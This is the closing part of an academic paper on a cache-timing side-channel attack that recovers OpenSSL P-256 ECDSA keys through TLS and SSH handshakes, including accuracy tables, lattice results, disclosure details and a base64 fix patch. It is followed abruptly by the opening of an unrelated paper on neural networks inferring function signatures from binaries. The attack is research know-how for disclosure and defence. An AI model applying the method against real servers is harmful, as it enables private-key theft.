In order to collect digital signature and digest tuples, we wrote a custom TLS client that connects to the stunnel service. Our TLS client initiates TLS connections, collects the protocol messages and continues the handshake until it receives the `ServerHelloDone` message, then it drops the connection. The protocol messages contain relevant information for the attack. The `ClientHello` and `ServeHello` messages contain each a 32-byte `random` field, in practice these bytes represent a 4-byte UNIX timestamp concatenated with a 28-byte nonce. The `Certificate` message contains the P-256 ECDSA certificate generated for the stunnel service. The `ServerKeyExchange` message contains ECDH key exchange parameters including the curve type (`named_curve`), the curve name (`secp256r1`) and the `SignatureHashAlgorithm`. Finally, the digital signature itself is sent as part of the `ServerKeyExchange` message. The ECDSA signature is over the concatenated string

```
ClientHello.random + ServerHello.random +
ServerKeyExchange.params
```

and the hash function is SHA-512, proposed by the client in the `ClientHello` message and accepted by the server in the `SignatureHashAlgorithm` field (explicit values `0x06`, `0x03`). Our TLS client saves the hash of the concatenated string and the DER-encoded ECDSA signature sent by the server.

In order to achieve synchronization between the spy and the victim processes, our spy process is launched prior to the TLS handshakes, therefore it collects the trace for each ECDSA signature performed during the handshakes, then it stops when the `ServerHelloDone` message is received. The process is repeated as needed to build up a set of distinct trace, digital signature, and digest tuples. Section 5.3 contains accuracy results for several LS subsequence patterns for an stunnel victim.

5.2 SSH

OpenSSH[9] is a widely used open source software suite to provide secure communication over an insecure channel. OpenSSH is a set of tools implementing the SSH network protocol and it is typically linked against OpenSSL to perform several cryptographic operations, including digital signatures (excluding `ed25519` signatures) and key exchange.

For our experiments, we used OpenSSH 7.4p1 compiled from stock source and linked against OpenSSL 1.0.1u. The ECDSA key pair used by the server and targeted by our attack is the default P-256 key pair generated during installation of OpenSSH.

Following a similar approach to Section 5.1, we wrote a custom SSH client that connects to the OpenSSH server to collect digital signatures and digest tuples. At the same time, our spy process running on the server side collects the timing signals leaked by the server during the handshake.

Relevant to this work, the OpenSSH server was configured with the `ecdsa-sha2-nistp256` host key algorithm and the default P-256 key pair. After the initial `ClientVersion` and `ServerVersion` messages, the protocol defines the Diffie-Hellman key exchange parameters, the signature algorithm and the hash function

[8] https://www.stunnel.org

[9] http://www.openssh.com/

```
Client                                  Server

PROTOCOL_VERSION
                    ----->
                                PROTOCOL_VERSION
                                 SSH_MSG_KEXINIT
                               [Nonce, KEX_alg,
                                 publicKey_alg]
                    <-----
SSH_MSG_KEXINIT
[Nonce, KEX_alg,
publicKey_alg]
SSH_MSG_KEX_ECDH_INIT
[Q_C]
                    ----->
                          SSH_MSG_KEX_ECDH_REPLY
                           [K_S, Q_S, Signature]
                                 SSH_MSG_NEWKEYS
                    <-----
Application Data    <---->   Application Data
```

Figure 7: ECC SSH handshake flow with corresponding parameters from all the messages to construct the digest. Our spy process collects timing traces in parallel to the server's ECDSA sign operation, said digital signature being included in a SSH_MSG_KEX_ECDH_REPLY field and collected by our client.

identifiers in the SSH_MSG_KEXINIT message. To provide host authentication by the client and the server, a 16-byte random nonce is included in the SSH_MSG_KEXINIT message. The SSH_MSG_KEX_ECDH_REPLY[10] message contains the server's public host key K_S (used to create and verify the signature), server's ECDH ephemeral public key Q_S (used to compute the shared secret K in combination with the client's ECDH ephemeral public key Q_C) and the signature itself. The ECDSA signature is over the hash of the concatenated string

```
ClientVersion + ServerVersion +
Client.SSH_MSG_KEXINIT +
Server.SSH_MSG_KEXINIT +
K_S + Q_C + Q_S + K
```

Our SSH client was configured to use ecdh-sha2-nistp256 and ecdsa-sha2-nistp256 as key exchange and public key algorithms, respectively.

Similar to the previous case, our SSH client saves the hash of the concatenated string and the raw bytes of the ECDSA signature sent by the server. To synchronize the spy and victim processes, our spy process is launched prior to the SSH handshakes and it stops when the SSH_MSG_NEWKEYS message is received, therefore it collects the trace for each ECDSA signature performed during the handshakes. All the protocol messages starting from SSH_MSG_NEWKEYS and any client responses are not required by our attack, therefore the client drops the connection and repeats the process as needed to build up a set of distinct trace, digital signature, and digest tuples. Section 5.3 contains accuracy results for several LS subsequence patterns for an SSH server victim.

[10] https://tools.ietf.org/html/rfc5656

Table 4: Accuracy for length $j = 5$ subsequences over 15,000 TLS/SSH handshakes.

Pattern	ℓ_i	a_i	TLS Accuracy (%)	SSH Accuracy (%)
LLLLL	5	0	77.9	73.3
SLLLL	4	1	99.8	98.0
LSLLL	4	2	99.3	98.9
SLSLL	3	3	98.9	97.2
LLSLL	4	4	98.0	96.7
SLLSL	3	5	95.8	95.5
LSLSL	3	6	85.5	97.2
SLSLS	3	7	99.2	97.8
LLLSL	4	8	93.3	92.5
SLLLS	4	9	94.4	94.6
LSLLS	4	10	81.1	93.5
LLSLS	4	12	96.4	96.7
LLLLS	5	16	89.8	85.0

5.3 Attack Results

Procurement accuracy. Table 4 and Table 5 show the empirical accuracy results for patterns of length $j = 5$ and $j = 7$, respectively. These patterns represent the beginning of the LS sequence in the context of OpenSSL ECDSA executing in real world applications (TLS via stunnel, SSH via OpenSSH). From our empirical results we note three trends: (1) Similar to previous works [4, 24, 27], the accuracy of the subsequence decreases as ℓ increases due to the deviation in the right-shift operation width. (2) The accuracy also decreases for subsequences containing several contiguous right-shift operations, e.g. first and last rows, due to the variable width of right-shift operations within a single trace. (3) SSH traces are slightly noisier than TLS traces; we speculate this is due to the computation of the ECDH shared secret prior to the ECDSA signature itself. Using our improved degradation technique (Section 4.3) we can recover a with very high probability, despite the speed of the modular inversion operation and the imperfect traces.

Key recovery. We close with a few data points for our end-to-end attack, here focusing on TLS. In this context, end-to-end means all steps from the attacker perspective—i.e. launching the degrade processes,

Table 5: Accuracy for length $j = 7$ subsequences over 15,000 TLS/SSH handshakes.

Pattern	ℓ_i	a_i	TLS Accuracy (%)	SSH Accuracy (%)
LLLLLLL	7	0	43.8	30.1
SLLLLSL	5	1	93.4	93.1
LSLLLLS	6	2	82.6	88.0
SLSLLSL	4	3	94.8	93.4
LLSLLLL	6	4	92.9	86.4
SLLSLSL	4	5	95.2	94.1
LSLSLLS	5	6	79.2	92.3
SLSLSLL	4	7	98.8	96.6
LLLSLLL	6	8	84.8	80.5
SLLLSLL	5	9	80.0	81.1
LSLLSLS	5	10	80.8	90.9
SLSLLLS	5	11	91.7	85.4
LLSLSLL	5	12	94.3	94.5
SLLSLLS	5	13	90.9	90.6
LSLSLSL	4	14	83.5	95.1
SLSLSLS	4	15	97.8	97.1
LLLLSLL	6	16	87.7	83.8
SLLLLLL	6	17	92.0	92.4
LSLLLSL	5	18	81.8	90.7
LLSLLSL	5	20	94.3	94.7
LSLSLLL	5	22	80.0	91.5
LLLSLSL	5	24	94.4	91.1
SLLLSLS	5	25	94.3	94.3
LSLLSLL	5	26	74.7	86.1
SLSLLLL	5	27	92.9	89.7
LLSLSLS	5	28	94.6	93.6
SLLSLLL	5	29	85.4	84.8
LLLLLSL	6	32	65.7	61.1
LSLLLLL	6	34	91.5	91.5
LLSLLLS	6	36	93.0	89.3
LLLSLLS	6	40	89.0	88.5
LLLLSLS	6	48	87.2	82.7
SLLLLLS	6	49	86.8	85.5
LLLLLLS	7	64	25.6	33.0

launching the spy process, and launching our custom TLS client. Finally, repeating these steps to gather multiple trace and signature pairs, then running the lattice attack for key recovery. That is, no steps in the attack chain are abstracted away.

The experiments for Table 3 assume perfect traces. However, as seen in Table 4 and Table 5, while we observe quite high accuracy, in our environment we are unable to realize absolutely perfect traces. Trace errors will occur, and lattice methods have no recourse to compensate for them. We resort to oversampling and randomized brute force search to achieve key recovery in practice.

For the $j = 5$ case, we procured 150 signatures with (potentially imperfect) trace data. Consulting Table 3, we took 400 random subsets of size 80 from this set and ran lattice attack instances on a computing cluster. The first instance to succeed in recovering the private key did so in roughly 8 minutes. Checking the ground truth afterwards, 142 of these original 150 traces were correct, i.e. ~0.18% of all possible subsets are error-free. This successful attack is consistent with the probability $1-(1-0.0018)^{400} \approx 51.4\%$.

Similarly for the $j = 7$ case, we procured 150 signatures with (potentially imperfect) trace data. Consulting Table 3, we took 400 random subsets of size 55 from this set and ran lattice attack instances on a computing cluster. The first instance to succeed in recovering the private key did so in under a minute. Checking the ground truth afterwards, 137 of these original 150 traces were correct, i.e. ~0.19% of all possible subsets are error-free. This successful attack is also consistent with the probability $1-(1-0.0019)^{400} \approx 53.3\%$.

It is worth noting that with this naïve strategy, it is always possible to trade signatures for more offline search effort. Moreover, it is possible to traverse the search space by weighting trace data subsets according to known pattern accuracy, e.g. explore patterns with accuracy $\geq 95\%$ sooner.

6 Conclusion

In this work, we disclose a new vulnerability in widely-deployed software libraries that causes ECDSA nonce inversions to be computed with the BEEA instead of a code path with microarchitecture attack mitigations. We design and demonstrate a practical cache-timing attack against this insecure code path, leveraging our new performance degradation metric. Combined with our improved nonce bits recovery approach and lattice parameterization, this enable us to recover P-256 ECDSA private keys from OpenSSL despite constant-time scalar multiplication. As far as we are aware, this is the first cache-timing attack targeting nonce inversion in OpenSSL, and furthermore the first side-channel attack against cryptosystems leveraging its constant-time P-256 scalar multiplication methods. Our contributions traverse both practice and theory, recovering keys with as few as 50 signatures and corresponding traces.

Stepping back from the concrete side-channel attack we realized here, our improved nonce bit recovery approach coupled with tuned lattice parameters demonstrates that even small leaks of BEEA execution can have disastrous consequences. Observing as few as the first 5 operations in the LS sequence allows every signature to be used as an equation for the lattice problem. Moreover, our work highlights the fact that constant-time considerations are ultimately about the software stack, and not

necessarily a single component in isolation.

The rapid development of cache-timing attacks paired with the need for fast solutions and mitigations led to the inclusion of the `BN_FLG_CONSTTIME` flag in OpenSSL. Over the years, the flag proved to be useful when introducing new constant-time implementations, but unfortunately its usage is now beyond OpenSSL's original design. As new cache-timing attacks emerged, the usage of the flag increased throughout the library. At the same time the programming error probability increased, and many of those errors permeated to forks such as LibreSSL and BoringSSL. The recent exploitation surrounding the flag's usage, this work included, highlights it as a prime example of why failing securely is a fundamental concept in security by design. For example, P-256 takes the constant-time scalar multiplication code path by default, oblivious to the flag, while in stark contrast modular inversion relies critically on this flag being set to follow the code path with microarchitecture attack mitigations.

Following responsible disclosure procedures, we reported the issue to the developers of the affected products after our findings. We lifted the embargo in December 2016. Despite OpenSSL's 1.0.1 branch being a standard package shipped with popular Linux distributions such as Ubuntu (12.04 LTS and 14.04 LTS), Debian (7.0 and 8.0), and SUSE, it reached EOL in January 2017. Backporting security fixes to EOL packages is a necessary and challenging task, and to contribute we provide a patch to mitigate our attack. OpenSSL assigned CVE-2016-7056 based on our work. See the appendix for the patch.

Acknowledgments

We thank Tampere Center for Scientific Computing (TCSC) for generously granting us access to computing cluster resources.

Supported in part by Academy of Finland grant 303814.

This research was supported in part by COST Action IC1306.

The first author was supported in part by the Pekka Ahonen Fund through the Industrial Research Fund of Tampere University of Technology.

References

[1] ACIIÇMEZ, O., GUERON, S., AND SEIFERT, J. 2007. New branch prediction vulnerabilities in OpenSSL and necessary software countermeasures. In *Cryptography and Coding, 11th IMA International Conference, Cirencester, UK, December 18-20, 2007, Proceedings*. 185–203.

[2] ALLAN, T., BRUMLEY, B. B., FALKNER, K. E., VAN DE POL, J., AND YAROM, Y. 2016. Amplifying side channels through performance degradation. In *Proceedings of the 32nd Annual Conference on Computer Security Applications, ACSAC 2016, Los Angeles, CA, USA, December 5-9, 2016*, S. Schwab, W. K. Robertson, and D. Balzarotti, Eds. ACM, 422–435.

[3] ARAVAMUTHAN, S. AND THUMPARTHY, V. R. 2007. A parallelization of ECDSA resistant to simple power analysis attacks. In *2007 2nd International Conference on Communication Systems Software and Middleware*. 1–7.

[4] BENGER, N., VAN DE POL, J., SMART, N. P., AND YAROM, Y. 2014. "Ooh aah... just a little bit" : A small amount of side channel can go a long way. In *Cryptographic Hardware and Embedded Systems - CHES 2014 - 16th International Workshop, Busan, South Korea, September 23-26, 2014. Proceedings*, L. Batina and M. Robshaw, Eds. Lecture Notes in Computer Science, vol. 8731. Springer, 75–92.

[5] BONEH, D. AND VENKATESAN, R. 1996. Hardness of computing the most significant bits of secret keys in Diffie-Hellman and related schemes. In *Advances in Cryptology - CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, August 18-22, 1996, Proceedings*. 129–142.

[6] BRUMLEY, B. B. AND HAKALA, R. M. 2009. Cache-timing template attacks. In *Advances in Cryptology - ASIACRYPT 2009, 15th International Conference on the Theory and Application of Cryptology and Information Security, Tokyo, Japan, December 6-10, 2009. Proceedings*, M. Matsui, Ed. Lecture Notes in Computer Science, vol. 5912. Springer, 667–684.

[7] BRUMLEY, B. B. AND TUVERI, N. 2011. Remote timing attacks are still practical. In *Computer Security - ESORICS 2011 - 16th European Symposium on Research in Computer Security, Leuven, Belgium, September 12-14, 2011. Proceedings*. 355–371.

[8] CABRERA ALDAYA, A., CABRERA SARMIENTO, A. J., AND SÁNCHEZ-SOLANO, S. 2016. SPA vulnerabilities of the binary extended Euclidean algorithm. *J. Cryptographic Engineering*.

[9] CIPRESSO, T. AND STAMP, M. 2010. Software reverse engineering. In *Handbook of Information and Communication Security*. 659–696.

[10] FAN, S., WANG, W., AND CHENG, Q. 2016. Attacking OpenSSL implementation of ECDSA with a few signatures. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*. 1505–1515.

[11] GALLANT, R. P., LAMBERT, R. J., AND VANSTONE, S. A. 2001. Faster point multiplication on elliptic curves with efficient endomorphisms. In *Advances in Cryptology - CRYPTO 2001, 21st Annual International Cryptology Conference, Santa Barbara, California, USA, August 19-23, 2001, Proceedings*, J. Kilian, Ed. Lecture Notes in Computer Science, vol. 2139. Springer, 190–200.

[12] GAMA, N., NGUYEN, P. Q., AND REGEV, O. 2010. Lattice enumeration using extreme pruning. In *Advances in Cryptology - EUROCRYPT 2010, 29th Annual International Conference on the Theory and Applications of Cryptographic Techniques, French Riviera, May 30 - June 3, 2010. Proceedings*, H. Gilbert, Ed. Lecture Notes in Computer Science, vol. 6110. Springer, 257–278.

[13] GOLDREICH, O., GOLDWASSER, S., AND HALEVI, S. 1997. Public-key cryptosystems from lattice reduction problems. In *Advances in Cryptology - CRYPTO '97, 17th Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 1997, Proceedings*, B. S. K. Jr., Ed. Lecture Notes in Computer Science, vol. 1294. Springer, 112–131.

[14] GUERON, S. AND KRASNOV, V. 2015. Fast prime field elliptic-curve cryptography with 256-bit primes. *J. Cryptographic Engineering 5,* 2, 141–151.

[15] HOWGRAVE-GRAHAM, N. AND SMART, N. P. 2001. Lattice attacks on digital signature schemes. *Des. Codes Cryptography 23,* 3, 283–290.

[16] KÄSPER, E. 2011. Fast elliptic curve cryptography in OpenSSL. In *Financial Cryptography and Data Security - FC 2011 Workshops, RLCPS and WECSR 2011, Rodney Bay, St. Lucia, February 28 - March 4, 2011, Revised Selected Papers*, G. Danezis, S. Dietrich, and K. Sako, Eds. Lecture Notes in Computer Science, vol. 7126. Springer, 27–39.

[17] KOBLITZ, N. 1987. Elliptic curve cryptosystems. *Mathematics of Computation 48,* 177, 203–209.

[18] MENEZES, A., VAN OORSCHOT, P. C., AND VANSTONE, S. A. 1996. *Handbook of Applied Cryptography*. CRC Press.

[19] MEYER, C. AND SCHWENK, J. 2013. SoK: Lessons learned from SSL/TLS attacks. In *Information Security Applications - 14th International Workshop, WISA 2013, Jeju Island, Korea, August 19-21, 2013, Revised Selected Papers*, Y. Kim, H. Lee, and A. Perrig, Eds. Lecture Notes in Computer Science, vol. 8267. Springer, 189–209.

[20] MILLER, V. S. 1985. Use of elliptic curves in cryptography. In *Advances in Cryptology - CRYPTO '85, Santa Barbara, California, USA, August 18-22, 1985, Proceedings*. 417–426.

[21] NGUYEN, P. Q. AND SHPARLINSKI, I. E. 2002. The insecurity of the Digital Signature Algorithm with partially known nonces. *J. Cryptology 15,* 3, 151–176.

[22] NGUYEN, P. Q. AND SHPARLINSKI, I. E. 2003. The insecurity of the Elliptic Curve Digital Signature Algorithm with partially known nonces. *Des. Codes Cryptography 30,* 2, 201–217.

[23] PERCIVAL, C. 2005. Cache missing for fun and profit. In *BSDCan 2005, Ottawa, Canada, May 13-14, 2005, Proceedings*.

[24] PEREIDA GARCÍA, C., BRUMLEY, B. B., AND YAROM, Y. 2016. "Make sure DSA signing exponentiations really are constant-time". In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*. 1639–1650.

[25] SCHNORR, C. AND EUCHNER, M. 1994. Lattice basis reduction: Improved practical algorithms and solving subset sum problems. *Math. Program. 66*, 181–199.

[26] SINHA, V., KARGER, D. R., AND MILLER, R. 2006. Relo: Helping users manage context during interactive exploratory visualization of large codebases. In *2006 IEEE Symposium on Visual Languages and Human-Centric Computing (VL/HCC 2006), 4-8 September 2006, Brighton, UK*. 187–194.

[27] VAN DE POL, J., SMART, N. P., AND YAROM, Y. 2015. Just a little bit more. In *Topics in Cryptology - CT-RSA 2015, The Cryptographer's Track at the RSA Conference 2015, San Francisco, CA, USA, April 20-24, 2015. Proceedings*, K. Nyberg, Ed. Lecture Notes in Computer Science, vol. 9048. Springer, 3–21.

[28] YAROM, Y. AND FALKNER, K. 2014. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014.*, K. Fu and J. Jung, Eds. USENIX Association, 719–732.

[29] YAROM, Y., GENKIN, D., AND HENINGER, N. 2016. CacheBleed: A timing attack on OpenSSL constant time RSA. In *Cryptographic Hardware and Embedded Systems - CHES 2016 - 18th International Conference, Santa Barbara, CA, USA, August 17-19, 2016, Proceedings*, B. Gierlichs and A. Y. Poschmann, Eds. Lecture Notes in Computer Science, vol. 9813. Springer, 346–367.

A Mitigation

Below is the fix for CVE-2016-7056 in uuencode format.


```
begin-base64 664 fix_CVE-2016-7056.patch
RnJvbSAyNDliY2YzMTQwNWUxNjIyZDA1ZWY2MGRjNWU3M2M1NGVmYTY0ZjNj
IE1vbiBTZXAgMTcgMDA6MDA6MDAgMjAwMQpGcm9tOiA9P1VURi04P3E/Q2Vz
YXI9MjBQZXJlaWRhPTIwR2FyYz1DMz1BRGE/PSA8Y2VzYXIucGVyZWlkYWdh
cmNpYUB0dXQuZmk+CkRhdGU6IEZyaSwgMTYgRGVjIDIwMTYgMTI6MDI6MTkg
KzAyMDAKU3ViamVjdDogW1BBVENIXSBFQ0RTQSB2dWxuZXJhYmxlIHRvIGNh
Y2hlLXRpbWluZyBhdHRhY2suIEJOX21vZF9pbnZlcnNlIGZhaWxzCiB0byB0
YWtlIGNvbnN0YW50LXRpbWUgcGF0aCwgdGh1cyBsZWFraW5nIG5vbmNlJ3Mg
aW5mb3JtYXRpb24uCgotLS0KIGNyeXB0by9lY2RzYS9lY3Nfb3NzbC5jIHwg
MiArKwogMSBmaWxlIGNoYW5nZWQsIDIgaW5zZXJ0aW9ucygrKQoKZGlmZiAt
LWdpdCBhL2NyeXB0by9lY2RzYS9lY3Nfb3NzbC5jIGIvY3J5cHRvL2VjZHNh
L2Vjc19vc3NsLmMKaW5kZXggNGM1ZmE2Yi4uNzJlN2MwNSAxMDA2NDQKLS0t
IGEvY3J5cHRvL2VjZHNhL2Vjc19vc3NsLmMKKysrIGIvY3J5cHRvL2VjZHNh
L2Vjc19vc3NsLmMKQEAgLTE0Nyw2ICsxNDcsOCBAQCBzdGF0aWMgaW50IGVj
ZHNhX3NpZ25fc2V0dXAoRUNfS0VZICplY2tleSwgQk5fQ1RYICpjdHhfaW4s
IEJJR05VTSAqKmtpbnZwLAogICAgICAgICAgICAgICAgaWYgKCFCTl9hZGQoaywg
aywgb3JkZXIpKQogICAgICAgICAgICAgICAgIGdvdG8gZXJyOwogCisgICAg
ICAgIEJOX3NldF9mbGFncyhrLCBCTl9GTEdfQ09OU1RUSU1FKTsKKwogICAg
ICAgICAvKiBjb21wdXRlIHIgdGhlIHgtY29vcmRpbmF0ZSBvZiBnZW5lcmF0
b3IgKiBrICovCiAgICAgICAgIGlmICghRUNfUE9JTlRfbXVsKGdyb3VwLCB0
bXBfcG9pbnQsIGssIE5VTEwsIE5VTEwsIGN0eCkpIHsKICAgICAgICAgICAg
IEVDRFNBZXJyKEVDRFNBX0ZfRUNEU0FfU0lHTl9TRVRVUCwgRVJSX1JfRUNf
TElCKTsKLS0gCjIuNy40Cgo=
====
```


B Supplementary Empirical Data

Table 6 contains the raw data used to produce Figure 6.

Table 6: Empirical number of extracted bits for various sequence lengths. Each sequence length consisted of 2^{26} trials, over which we calculated the mean (with deviation), maximum, and minimum number of recovered LSBs. See Figure 6 for an illustration.

j	Mean	St. Dev.	Min	Max
1	1.00	0.00	1	1
2	1.50	0.50	1	2
3	2.25	0.43	2	3
4	2.87	0.60	2	4
5	3.56	0.61	3	5
6	4.22	0.70	3	6
7	4.89	0.73	4	7
8	5.43	0.93	4	8
9	5.88	1.15	4	9
10	6.23	1.40	4	10
11	6.52	1.64	4	11
12	6.73	1.87	4	12
13	6.91	2.07	4	13
14	7.04	2.24	4	14
15	7.15	2.40	4	15
16	7.23	2.53	4	16

Neural Nets Can Learn Function Type Signatures From Binaries

Zheng Leong Chua* Shiqi Shen* Prateek Saxena Zhenkai Liang
National University of Singapore
{*chuazl, shiqi04, prateeks, liangzk*}@*comp.nus.edu.sg*

Abstract

Function type signatures are important for binary analysis, but they are not available in COTS binaries. In this paper, we present a new system called EKLAVYA which trains a recurrent neural network to recover function type signatures from disassembled binary code. EKLAVYA assumes no knowledge of the target instruction set semantics to make such inference. More importantly, EKLAVYA results are "explicable": we find by analyzing its model that it auto-learns relationships between instructions, compiler conventions, stack frame setup instructions, use-before-write patterns, and operations relevant to identifying types directly from binaries. In our evaluation on Linux binaries compiled with `clang` and `gcc`, for two different architectures (x86 and x64), EKLAVYA exhibits accuracy of around 84% and 81% for function argument count and type recovery tasks respectively. EKLAVYA generalizes well across the compilers tested on two different instruction sets with various optimization levels, without any specialized prior knowledge of the instruction set, compiler or optimization level.

1 Introduction

Binary analysis of executable code is a classical problem in computer security. Source code is often unavailable for COTS binaries. As the compiler does not preserve a lot of language-level information, such as types, in the process of compilation, reverse engineering is needed to recover the semantic information about the original source code from binaries. Recovering semantics of machine code is important for applications such as code hardening [54, 34, 53, 26, 52], bug-finding [39, 47, 10], clone detection [18, 38], patching/repair [17, 16, 41] and analysis [12, 22, 21]. Binary analysis tasks can vary from reliable disassembly of instructions to recovery of control-flow, data structures or full functional semantics. The higher the level of semantics desired, the more specialized the analysis, requiring more expert knowledge.

Commercial binary analysis tools widely used in the industry rely on domain-specific knowledge of compiler conventions and specialized analysis techniques for binary analysis. Identifying idioms common in binary code and designing analysis procedures, both principled and heuristic-based, have been an area that is reliant on human expertise, often engaging years of specialized binary analysts. Analysis engines need to be continuously updated as compilers evolve or newer architectures are targeted. In this work, we investigate an alternative line of research, which asks whether we can *train* machines to learn features from binary code directly, without specifying compiler idioms and instruction semantics explicitly. Specifically, we investigate the problem of *recovering function types / signatures* from binary code — a problem with wide applications to control-flow hardening [54, 34, 53] and data-dependency analysis [31, 40] on binaries — using techniques from *deep learning*.

The problem of function type recovery has two subproblems: recovering the *number* of arguments a function takes / produces and their *types*. In this work, we are interested in recovering argument counts and `C`-style primitive data types .[1] Our starting point is a list of functions (bodies), disassembled from machine code, which can be obtained using standard commercial tools or using machine learning techniques [7, 43]. Our goal is to perform type recovery without explicitly encoding any semantics specific to the instruction set being analyzed or the conventions of the compiler used to produce the binary. We restrict our study to Linux x86 and x64 applications in this work, though the techniques presented extend naturally to other OS platforms.

Approach. We use a recurrent neural network (RNN) architecture to learn function types from disassembled

*Lead authors are alphabetically ordered.

[1] `int`, `float`, `char`, `pointers`, `enum`, `union`, `struct`

binary code of functions. The goal is to ascertain if neural networks can effectively learn such types without prior knowledge of the compiler or the instruction set (beyond that implied by disassembly). Admittedly, the process of designing such a system has been experimental or ad-hoc (in our experience), fraught with trial-and-error, requiring sifting through the choice of architectures and their parameters. For instance, we considered designs wherein disassembled code was directly fed as text input, as one-hot encoded inputs, and with various training epoch sizes and network depth. In several cases, the results were unimpressive. In others, while the results were positive, we had little insight into what the model learnt from inputs.

Our guiding principle in selecting a final architecture is its *explicability*: to find evidence whether the learning network could learn something "explainable" or "comparable" to conventions we know which experts and other analysis tools use. To gather evidence on the correctness of a learning network's outputs, we employ techniques to measure its explicability using analogical reasoning, dimensionality reduction (t-SNE visualization plots), and saliency maps. Using these techniques, we select network architectures that exhibit consistent evidence of learning meaningful artifacts. Our resulting system called EKLAVYA automatically learns several patterns arising in binary analysis in general, and function type recovery specifically. At the same time, its constructional design is modular, such that its instruction set specific dependencies are separated from its type recovery tasks. EKLAVYA is the first neural network based systems that targets function signature recovery tasks, and our methodology for explaining its learnt outcomes is more generally useful for debugging and designing such systems for binary analysis tasks.

Results. We have tested EKLAVYA on a testing set consisting of a large number of Linux x86 and x64 binaries, compiled at various optimization levels. EKLAVYA demonstrates several promising results. First, EKLAVYA achieves high accuracy of around 84% for count recovery and has accuracy around 81% for type recovery. Second, EKLAVYA generalizes in a compiler-agnostic manner over code generated from `clang` and `gcc`, and works for the x86 and x64 binaries, with a modest reduction of accuracy with increase in optimization levels. In comparison to previous methods which use knowledge of instruction sets and compiler conventions in their analysis, EKLAVYA has comparable accuracy. Third, EKLAVYA's learnt model is largely "explicable". We show through several analytical techniques which input features the model emphasizes in its decisions. These features match many patterns that are familiar to human analysts and used in existing tools as rules, such as identifying calling conventions, caller- and callee- save registers, stack-based arguments, "use- before-write" instructions, function stack allocation idioms, and many more. All these are derived automatically without any explicit knowledge of the instruction semantics or compiler used.

EKLAVYA's architecture bears resemblance to other neural network architectures that have been successful in natural language processing (NLP) problems such as machine translation, automatic summarization, and sentence-generation. Specifically, we find the use of word-embedding of instructions has been particularly useful in our problem, which is used in NLP problems too. We hypothesize a deeper similarity between (problems arising in) natural language and the language of machine instructions, and consider it worthy of future work.

Contributions. We present EKLAVYA, a novel RNN-based engine that recovers functions types from x86/x64 machine code of a given function. We find in our experimental evaluation that EKLAVYA is *compiler-agnostic* and the same architecture can be used to train for different instruction sets (x86 and x64) without any specification of its semantics. On our x86 and x64 datasets, EKLAVYA exhibits *comparable accuracy* with traditional heuristics-based methods. Finally, we demonstrate that EKLAVYA's learning methods are *explicable*. Our analysis exhibits consistent evidence of identifying instruction patterns that are relevant to the task of analyzing function argument counts and types, lending confidence that it does not overfit to its training datasets or learn unexplained decision criteria. To our knowledge, ours is the first use of techniques such as t-SNE plots, saliency maps, and analogical reasoning to explain neural network models for binary analysis tasks.

2 Problem Overview

Function type recovery involves identifying the number and primitive types of the arguments of a function from its binary code. This is often a sub-step in constructing control-flow graphs and inter-procedural data dependency analysis, which is widely used in binary analysis and hardening tools.

Traditional solutions for function type recovery use such conventions as heuristics for function type recovery, which encode the semantics of all instructions, ABI conventions, compiler idioms, and so on. These are specified apriori in the analysis procedure by human analysts. Consider the example of a function in x64 binary code shown in Figure 1. The example illustrates several conventions that the compiler used to generate the code, such as:




Figure 1: Example assembly code with several idioms and conventions. `(a)` refers to the `push`/`pop` instructions for register save-restore; `(b)` refers to the instruction using `rsp` as a special stack pointer register; `(c)` refers to arithmetic instructions to allocate stack space; `(d)` refers to instructions passing the arguments using specific registers; `(e)` refers to the subsequent use of integer-typed data in arithmetic operations.

(a) the use of `push/pop` instructions for register save-restore;
(b) the knowledge of `rsp` as a special stack pointer register which allocates space for the local frame before accessing arguments;
(c) the use of arithmetic instructions to allocate stack space;
(d) the calling convention (use of specific register, stacks offset for argument passing); and
(e) subsequent use of integer-typed data in arithmetic operations only.

Such conventions or rules are often needed for traditional analysis to be able to locate arguments. Looking one step deeper, the semantics of instructions have to be specified in such analysis explicitly. For instance, recognizing that a particular byte represents a `push` instruction and that it can operate on any register argument. As compilers evolve, or existing analyses are retargeted to binaries from newer instructions sets, analysis tools need to be constantly updated with new rules or target backends. An ideal solution will minimize the use of specialized knowledge or rules in solving the problem. For instance, we desire a mechanism that could be trained to work on any instruction set, and handle a large variety of standard compilers and optimization supported therein.

In this work, we address the problem of function type recovery using a stacked neural network architecture. We aim to develop a system that automatically learns the rules to identify function types directly from binary code, with minimal supervision. Meanwhile, we design techniques to ensure that the learnt model produces explicable results that match our domain knowledge.

Problem Definition. We assume to have the following knowledge of a binary: (a) the boundaries of a function, (b) the boundary of instructions in a function, and (c) the instruction representing a function dispatch (e.g. direct `calls`). All of these steps are readily available from disassemblers, and step (a) has been shown to be learnable directly from binaries using a neural network architecture similar to ours [43]. Step (b) on architectures with fixed-length instructions (e.g. ARM) requires knowing only the instruction length. For variable-length architectures (e.g. x64/x86), it requires the knowledge of instruction encoding sufficient to recover instruction sizes (but nothing about their semantics). Step (c) is a minimalistic but simplifying assumption we have made; in concept, identifying which byte-sequences represent `call` instruction may be automatically learnable as well.

The input to our final model $\mathscr{M}$ is a *target* function for which we are recovering the type signature, and set of functions that call into it. Functions are represented in disassembled form, such that each function is a sequence of instructions, and each instruction is a sequence of bytes. The bytes do not carry any semantic meaning with them explicitly. We define this clearly before giving our precise problem definition.

Let T_a and $T_a[i]$ respectively denote the disassembled code and the ith bytes of a target function a. Then, the kth instruction of function a can be defined as:

$$I_a[k] :=< T_a[m], T_a[m+1], ..., T_a[m+l] >$$

where m is the index to the start byte of instruction $I_a[k]$ and l is the number of bytes in $I_a[k]$. The disassembled form of function a consisting of p instructions is defined as:

$$T_a :=< I_a[1], I_a[2], ..., I_a[p] >$$

With the knowledge of a `call` instruction, we determine the set of functions that call the target function a. If a function b has a direct call to function a, we take all[2] the instructions in b preceding the `call` instruction. We call this a *caller snippet* $C_{b,a}[j]$, defined as:

$$C_{b,a}[j] :=< I_b[0], I_b[1] ... I_b[j-1] >$$

